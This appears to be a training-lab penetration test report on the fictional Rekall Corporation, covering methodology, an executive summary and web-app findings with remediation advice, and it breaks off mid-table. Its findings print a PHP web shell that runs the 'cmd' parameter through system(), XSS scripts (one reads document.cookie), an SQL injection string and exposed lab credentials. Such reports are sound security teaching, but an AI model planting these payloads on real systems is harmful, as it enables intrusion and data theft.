



Cybersecurity

Penetration Test Report

**Rekall Corporation**

**Penetration Test Report**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	SOAL Industries
Contact Name	Jack Gilmore
Contact Title	Senior Penetration Tester

## Document History

Version	Date	Author(s)	Comments
001	02/14/2024	Jack Gilmore	
002	02/13/2024	Logan Whittington	Present first day of testing
003	02/13/2024	Chelsea Krueger	
004	02/13/2024	Stacie Cheatom	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High level of network availability, redundant network ensuring failure of DDOS Attacks
- Default credentials are not in use across network
- Custom firewall rules and ports preventing logins or attacks on ports
- [REDACTED]

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Public facing web application is vulnerable to different XSS and SQL code injections
- Some employee credentials are stored within web applications HTML code
- Out of date Apache version with a multitude of known published vulnerabilities
- SLMail server is not properly secured and is vulnerable to exploits, allowing shell access to the server
- Publicly available server address
- IP lookup displays system credentials
- Failure to disallow unauthorized access to hashed passwords allowing for future credential theft
- Wide range of ports open leaving the system open to a number of vulnerabilities when scanned
- Open ports allowing unauthorized access and file enumeration
- [REDACTED]

## Executive Summary

During the Penetration Test of Rekall's technology assets, SOAL Industries was able to identify and exploit a number of vulnerabilities ranging from low-risk to critical levels of impact. The various vulnerabilities exploited have the potential to cause catastrophic damage to Rekall's revenue and/or reputation. Our Penetration Testing Team was able to infiltrate all of Rekall's assets, identify and exfiltrate sensitive data, and escalate privileges with user credentials on all systems.

First, SOAL Industries began testing Rekall's web application. Our Penetration testing group was able to use a XSS Reflection attack with basic malicious scripts which can be run on the homepage of the web application. The web application is also vulnerable to Local File Inclusion due to allowing individuals to upload to the web application's VR Planner page. Another XSS attack, specifically a XSS Stored attack, was identified and run on the Comments page of Rekall's web application page. SQL injection was able to run and exploit the Login.php tool within the web application and the Networking.php was identified to be vulnerable to a Command Injection attack. Using OSINT, our team was able to identify user credentials in a non private github repository and using crt.sh was able to identify a public stored certificate. While our team was reading through the HTML code of the Login.php page of Rekall's web application they found user credentials stored within this code and could even be highlighted on the Login.php page.

SOAL Industries team then began attacking Rekall's Linux operating systems with information found from the web app, OSINT, and credentials cracked using Johntheripper. The team ran an aggressive Nmap scan revealing the machines attached to Rekall's network along with the ports that were open. Using discovered credentials, SOAL's team was able to infiltrate Rekall's Linux servers, using alice's ssh access, unveiling an out of date Apache software running on the machine. Using metasploit's baked-in tools they were able to achieve root access from a known and well documented reverse TCP Handler. Once a Command Shell was achieved as root, the team quickly was able to find and exfiltrate other user credentials and sensitive data held on Rekall's four linux servers. Using JohnTheRipper the team was able to crack user credentials offline and move laterally throughout the system, obtaining access to various other linux systems and sensitive data.

On the final day of the pentest, SOAL's team moved toward attacking the Windows Operating systems discovered through the network scan. These hosts were found to have a wide range of ports left open, and services which had not been updated. These services had various published exploits and were accessible through Metasploit. Using these outdated services, the team was able to gain entry, dump user credentials and hashes, transfer files anonymously, and exfiltrate other sensitive documents and data for analysis. Using Johntheripper, the team was successful in cracking various NTLM password hashes, using them to login to the Windows server. The team then set up various tasks on these machines to create persistence, create a user with administrator privileges, and open a back door for them to connect to in order to simulate a full scale attack.

SOAL's team was successful in reconnaissance, obtaining crucial information on Rekall's web application and various operating systems on their network. After scanning the network and identifying machines and possible vulnerabilities, the team was successful in exploiting all machines on the network, finding further critical data such as user credentials and sensitive documents. The team then moved to work on creating persistence on all machines creating tasks which would run daily for them to reconnect throughout the remainder of the pentest.

Below are the various vulnerabilities discovered, exploits and custom tools used, and recommendations from our pentesting team to further secure Rekall's network and operating systems. SOAL Industries highly recommends implementing new passwords, firewall configurations, educating and testing administrators and staff, and regular auditing, to further secure Rekall's IT infrastructure and devices.

## Summary Vulnerability Overview

Vulnerability	Severity
SQL Code Injection 4	Critical
Command Injection 5	Critical
Apache Struts (CVE-2017-5638) 11	Critical
Linux Privilege Escalation 12	Critical
Windows Password Hashes Dumped Via Kiwi lsadump_sam 15	Critical
System Shell Accessed with Cracked Admin Credentials 17	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) 13	Critical
Drupal	Critical
Local File Inclusion 2	High
Sensitive/Confidential Data Exposure 7	High
User Credential Exposure 6	High
SLMail Known Exploits via Metasploit (port 110) 23	High
Admin Server Credentials Accessible via Kiwi 22	High
Exposed Credentials on Github via OSINT 20	High
XSS Stored 3	High
Open FTP Allowing Anonymous access (port 21) 18	High
Sensitive Information stored in Public/Documents directory 16	High
Shellshock Web Server Open (port 80) 14	Medium
Aggressive Subnet Scan 19	Medium
Open FTP Allowing Anonymous Access (port 21) 18	Medium
XSS Reflected Code Injection 1	Medium
Open Source Exposed Data 9	Low
Certificate Search via crt.sh 8	Low
Visible IP Addresses and Machines via NMAP/Zenmap 10	Low

The following summary tables represent an overview of the assessment findings for this penetration test:


Hosts	192.168.14.35
	172.22.117.20
	172.22.117.10
	192.168.13.10

	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
<hr/>	
	21
	22
	25
	80
<hr/>	
Ports	106
	110
	180
	443
	445


<b>Critical</b>	8
<b>High</b>	9
<b>Medium</b>	4
<b>Low</b>	3

## Vulnerability Findings


<b>Title</b>	XSS reflected
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	Malicious script sent on host homepage reflecting Flag 1 <script>alert(document.cookie)</script>


Images	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Setup Input Validation Policy  Sanitize inputs  Ensure web page is properly HTML-Encoded and use appropriate encoding for the context/use of the data  Use Content Security Policy (CSP)  Secure cookies by using the HttpOnly flag  Use Anti-XSS Libraries and Frameworks  Regularly update and patch web server  Implement HTTP Security headers like 'X-XSS-Protection'</p>

<b>Title</b>	Local File Inclusion
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	<p>Local File Inclusion successfully uploaded and executed a manually set .php file to the Web Applications VR planner page</p> <pre>?php \$command = \$_GET['cmd']; echo system (\$command); ?</pre>

Images	 <p>The terminal window shows the following PHP code:</p> <pre>?php \$command = \$_GET['cmd']; echo system(\$command); ?&gt;</pre> <p>The web application interface has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome, VR Planner (which is highlighted), and Logout. Below the header is a file upload input labeled "Upload Your File!". A message at the bottom of the page says "Your image has been uploaded here. Congrats, flag 5 is mmssdi73g".</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Prevent manually appended file paths (.php) from being uploaded directly to the Web Application.</p> <p>Restrict Access making the Web App run on as few privileges as necessary.</p> <p>Limit privileges such as reading or executing files.</p> <p>Disable Remote File Inclusion (RFI). Should Rekall continue using PHP, re-configure php.ini and switch 'allow_url_fopen' &amp; 'allow_url_include' to 'Off'.</p>

<b>Title</b>	XSS Stored
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	While accessing the /Comments page, '<script>alert("Hi")</script>' was entered into the comments box.

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Input Validation and Sanitization to validate all incoming data. This will not allow data that includes items such as special characters commonly used within HTML, and JavaScript. Publicly available library to implement from OWASP's JAVA and HTML sanitizer.</p> <p>Implement a Content Security Policy (CSP).</p>

Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	While accessing the /Login.php page, the SQL payload '(Name or "1=1")' was entered into the password prompt resulting in a successful SQL injection.
<b>Images</b>	

<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Implement Input validation to sanitize and validate any and all user input to ensure it conforms to expected/allowed formats.</p> <p>Incorporate Object Relational Mapping Libraries for user input queries which use databases created to prevent any SQL injection.</p> <p>Implement whitelist validation to validate all user inputs</p> <p>Limit Database Privileges</p> <p>Limit/restrict input length from users</p> <p>Employ web application firewall to filter out malicious data and requests</p> <p>Use HTTPS to prevent MITM attacks</p> <p>Conduct Audits and code reviews</p> <p>Monitor database activity for unusual activity or patterns that indicate attacks such as SQL injection</p> <p>Keep database up to date</p>

Vulnerability 5	Findings
<b>Title</b>	Command Injection
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	<p>Navigation allowed from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt</p> <p>Input “splunk” inside of DNS Check toolbar</p>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Implement input validation

	<p><b>Sanitization</b></p> <p>Deploy IDS and WAF to detect and block command injection strings</p> <p>Monitor and audit web application logs</p> <p>Configure SIEM to identify possible indications of compromise</p> <p>Setup alert system to work with SIEM system</p>
--	--

Vulnerability 6	Findings
<b>Title</b>	User Credential Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web application
<b>Risk Rating</b>	High
<b>Description</b>	Login Credentials stored within HTML of the /Login.php page.
<b>Images</b>	<pre>&lt;form action="/Login.php" method="POST"&gt;     &lt;p&gt;&lt;label for="login"&gt;Login:&lt;/label&gt;&lt;font color="#00545A"&gt;dougquaid&lt;/font&gt;&lt;br /&gt;         &lt;input type="text" id="login" name="login" size="20" /&gt;&lt;/p&gt;      &lt;p&gt;&lt;label for="password"&gt;Password:&lt;/label&gt;&lt;font color="#00545A"&gt;kuato&lt;/font&gt;&lt;br /&gt;         &lt;input type="password" id="password" name="password" size="20" /&gt;&lt;/p&gt;         &lt;button type="submit" name="form" value="submit" background-color="black"&gt;Login&lt;/button&gt; &lt;/form&gt;</pre>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Remove credentials from the /Login.php HTML</p> <p>Look into implementing two factor authentication</p> <p>Regular auditing of web applications HTML</p>

Vulnerability 7	Findings
<b>Title</b>	Sensitive Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web app
<b>Risk Rating</b>	High
<b>Description</b>	Unrestricted access to the /robots.txt page

<b>Images</b>	<pre>User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	<p>Restrict access to robots.txt to only allow authorized users/groups to read documents.</p> <p>Edit '.htaccess' file:</p> <pre>&lt;Files "robots.txt"&gt;     Order Allow,Deny     Deny from all &lt;/Files&gt;</pre> <p>Edit and ensure configuration aligns with objectives and privacy policies</p>

Vulnerability 8	Findings
<b>Title</b>	Exposed Certificate via crt.sh
<b>Type (Web app / Linux OS / WIndows OS)</b>	Web app
<b>Risk Rating</b>	Low
<b>Description</b>	crt.sh search using totalrekall.xyz, stored certificate found from results of search.
<b>Images</b>	<p>The screenshot shows a web browser displaying the results of a search on crt.sh for the domain 'totalrekall.xyz'. The results include the following information:</p> <ul style="list-style-type: none"> <li><b>Domain Status:</b> clientUpdateProhibited https://icann.org/epcclientUpdateProhibited</li> <li><b>Domain Status:</b> clientDeleteProhibited https://icann.org/epcclientDeleteProhibited</li> <li><b>Domain Status:</b> clientRenewProhibited https://icann.org/epcclientRenewProhibited</li> <li><b>Registrant Organization:</b> Georgia</li> <li><b>Registrant State/Province:</b> Georgia</li> <li><b>Registrant Email:</b> Please query the RRSIG service of the Registrar identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</li> <li><b>Tech Email:</b> Please query the RRSIG service of the Registrar identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.</li> <li><b>Name Server:</b> NS1.DOMAINCONTROL.COM</li> <li><b>DNSSEC:</b> unsigned</li> <li><b>Registrar:</b> GoDaddy.com, Inc.</li> <li><b>Creation Date:</b> 2022-02-02T19:16:16Z</li> <li><b>Registrar Registration/Expiration Date:</b> 2025-02-02T23:59:59Z</li> <li><b>Registrant IANA ID:</b> 146</li> <li><b>Registrant Abuse Contact Email:</b> abuse@godaddy.com</li> <li><b>Registrant Abuse Contact Phone:</b> +1-4089508888</li> <li><b>Registrant Email:</b> abusel@icann.org (Error: https://www.icann.org/wlcf/)</li> <li><b>&gt;&gt;&gt; last update of WHOIS database: 2024-02-12T09:47:04.0Z &lt;&lt;&lt;</b></li> </ul> <p>Queried whois.godaddy.com with 'totalrekall.xyz'...</p> <p>Domain Name : totalrekall.xyz    Registry Domain ID: 227215141-CMC    Registrar: GoDaddy.com, Inc.    Registrant URL: https://www.godaddy.com    Registrant IP: 172.217.16.12    Creation Date: 2022-02-02T19:16:16Z    Registrar Registration/Expiration Date: 2025-02-02T23:59:59Z    Registrant IANA ID: 146    Registrant Abuse Contact Email: abuse@godaddy.com    Registrant Abuse Contact Phone: +1-4089508888    Domain Status: clientTransferProhibited https://icann.org/epcclientTransferProhibited    Domain Status: clientUpdateProhibited https://icann.org/epcclientUpdateProhibited    Domain Status: clientDeleteProhibited https://icann.org/epcclientDeleteProhibited    Registry Registrant ID: CS53409399    Registrant Name: schuser.alice    Registrant Street: 123 Main Street    Registrant Street: <b>REDACTED</b> Flag1    Registrant State/Province: Georgia    Registrant Postal Code: 30309    Registrant City: Atlanta    Registrant Phone: +1.7702229999    Registrant Fax: +1.7702229999 Ext:    Registrant Fax Ext:    Registrant Email: schuser.alice@totalrekall.com    Registry Admin ID: CR53409399    Admin Name: schuser.alice    Admin Organization: Total Rekall LLC    Admin Street: 123 Main Street    Admin Street: Apt 1000    Admin Street: Atlanta    Admin State/Province: Georgia    Admin Zip/Postal Code: 30309    Admin Country: US    Admin Phone: +1.7702229999    Admin Fax: +1.7702229999 Ext:    Admin Email: schuser.alice@totalrekall.com</p>

	<pre> Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: jlow@2u.com Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ &gt;&gt;&gt; Last update of WHOIS database: 2024-02-12T00:47:04Z &lt;&lt;&lt; </pre> 
Affected Hosts	34.102.136.180
Remediation	<p>File request for takedown of information exposed on crt.sh's website</p> <p>Perform audits on known sights such as these to remove possibility of exposed certificates in the future.</p> <p>Reconfigure WHOIS information to prevent data leakage</p>

Vulnerability 9	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	WHOIS data found on Domain Dossier

<b>Images</b>	<p><b>Domain Dossier</b> Investigate domains and IP addresses</p> <p>domain or IP address: <b>totalrekall.xyz</b></p> <p><input type="checkbox"/> domain whois record   <input type="checkbox"/> DNS records   <input type="checkbox"/> traceroute  <input type="checkbox"/> network whois record   <input type="checkbox"/> service scan   <b>go</b></p> <p>user: anonymous [13.68.151.168]  balance: 47 units   <a href="#">log in</a>   <a href="#">account info</a></p> <p><b>CentralOps.net</b></p> <p>Do you see Whois records that are missing contact information?  <a href="#">Read about reduced Whois data due to the GDPR.</a></p> <p><b>Address lookup</b>  canonical name <b>totalrekall.xyz</b>.  aliases  addresses <b>15.197.148.33</b>  <b>3.33.130.190</b></p> <p>-- end --  <a href="#">URL for this output</a>   return to CentralOps.net, a service of Hexillion</p> <p><b>Address lookup</b>  canonical name <b>totalrekall.xyz</b>.  aliases  addresses <b>15.197.148.33</b>  <b>3.33.130.190</b></p> <p><b>DNS records</b></p> <table border="1"> <thead> <tr> <th>name</th><th>class</th><th>type</th><th>data</th><th>time to live</th></tr> </thead> <tbody> <tr> <td>totalrekall.xyz</td><td>IN</td><td>A</td><td>3.33.130.190</td><td>300s (00:05:00)</td></tr> <tr> <td>totalrekall.xyz</td><td>IN</td><td>A</td><td>15.197.148.33</td><td>300s (00:05:00)</td></tr> <tr> <td>totalrekall.xyz</td><td>IN</td><td>NS</td><td>ns51.domaincontrol.com</td><td>3600s (01:00:00)</td></tr> <tr> <td>totalrekall.xyz</td><td>IN</td><td>NS</td><td>ns52.domaincontrol.com</td><td>3600s (01:00:00)</td></tr> <tr> <td>totalrekall.xyz</td><td>IN</td><td>SOA</td><td>server: ns51.domaincontrol.com email: dns@jomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600</td><td>3600s (01:00:00)</td></tr> <tr> <td>totalrekall.xyz</td><td>IN</td><td>TXT</td><td>flag2 is 7sk67c5obs</td><td>3600s (01:00:00)</td></tr> <tr> <td>33.148.197.15.in-addr.arpa</td><td>IN</td><td>PTR</td><td>a2aa9ff50de748dbe.awsglobalaccelerator.com</td><td>300s (00:05:00)</td></tr> <tr> <td>148.197.15.in-addr.arpa</td><td>IN</td><td>NS</td><td>ns-1454.awsdns-53.org</td><td>172800s (2.00:00:00)</td></tr> <tr> <td>148.197.15.in-addr.arpa</td><td>IN</td><td>NS</td><td>ns-201.awsdns-25.com</td><td>172800s (2.00:00:00)</td></tr> <tr> 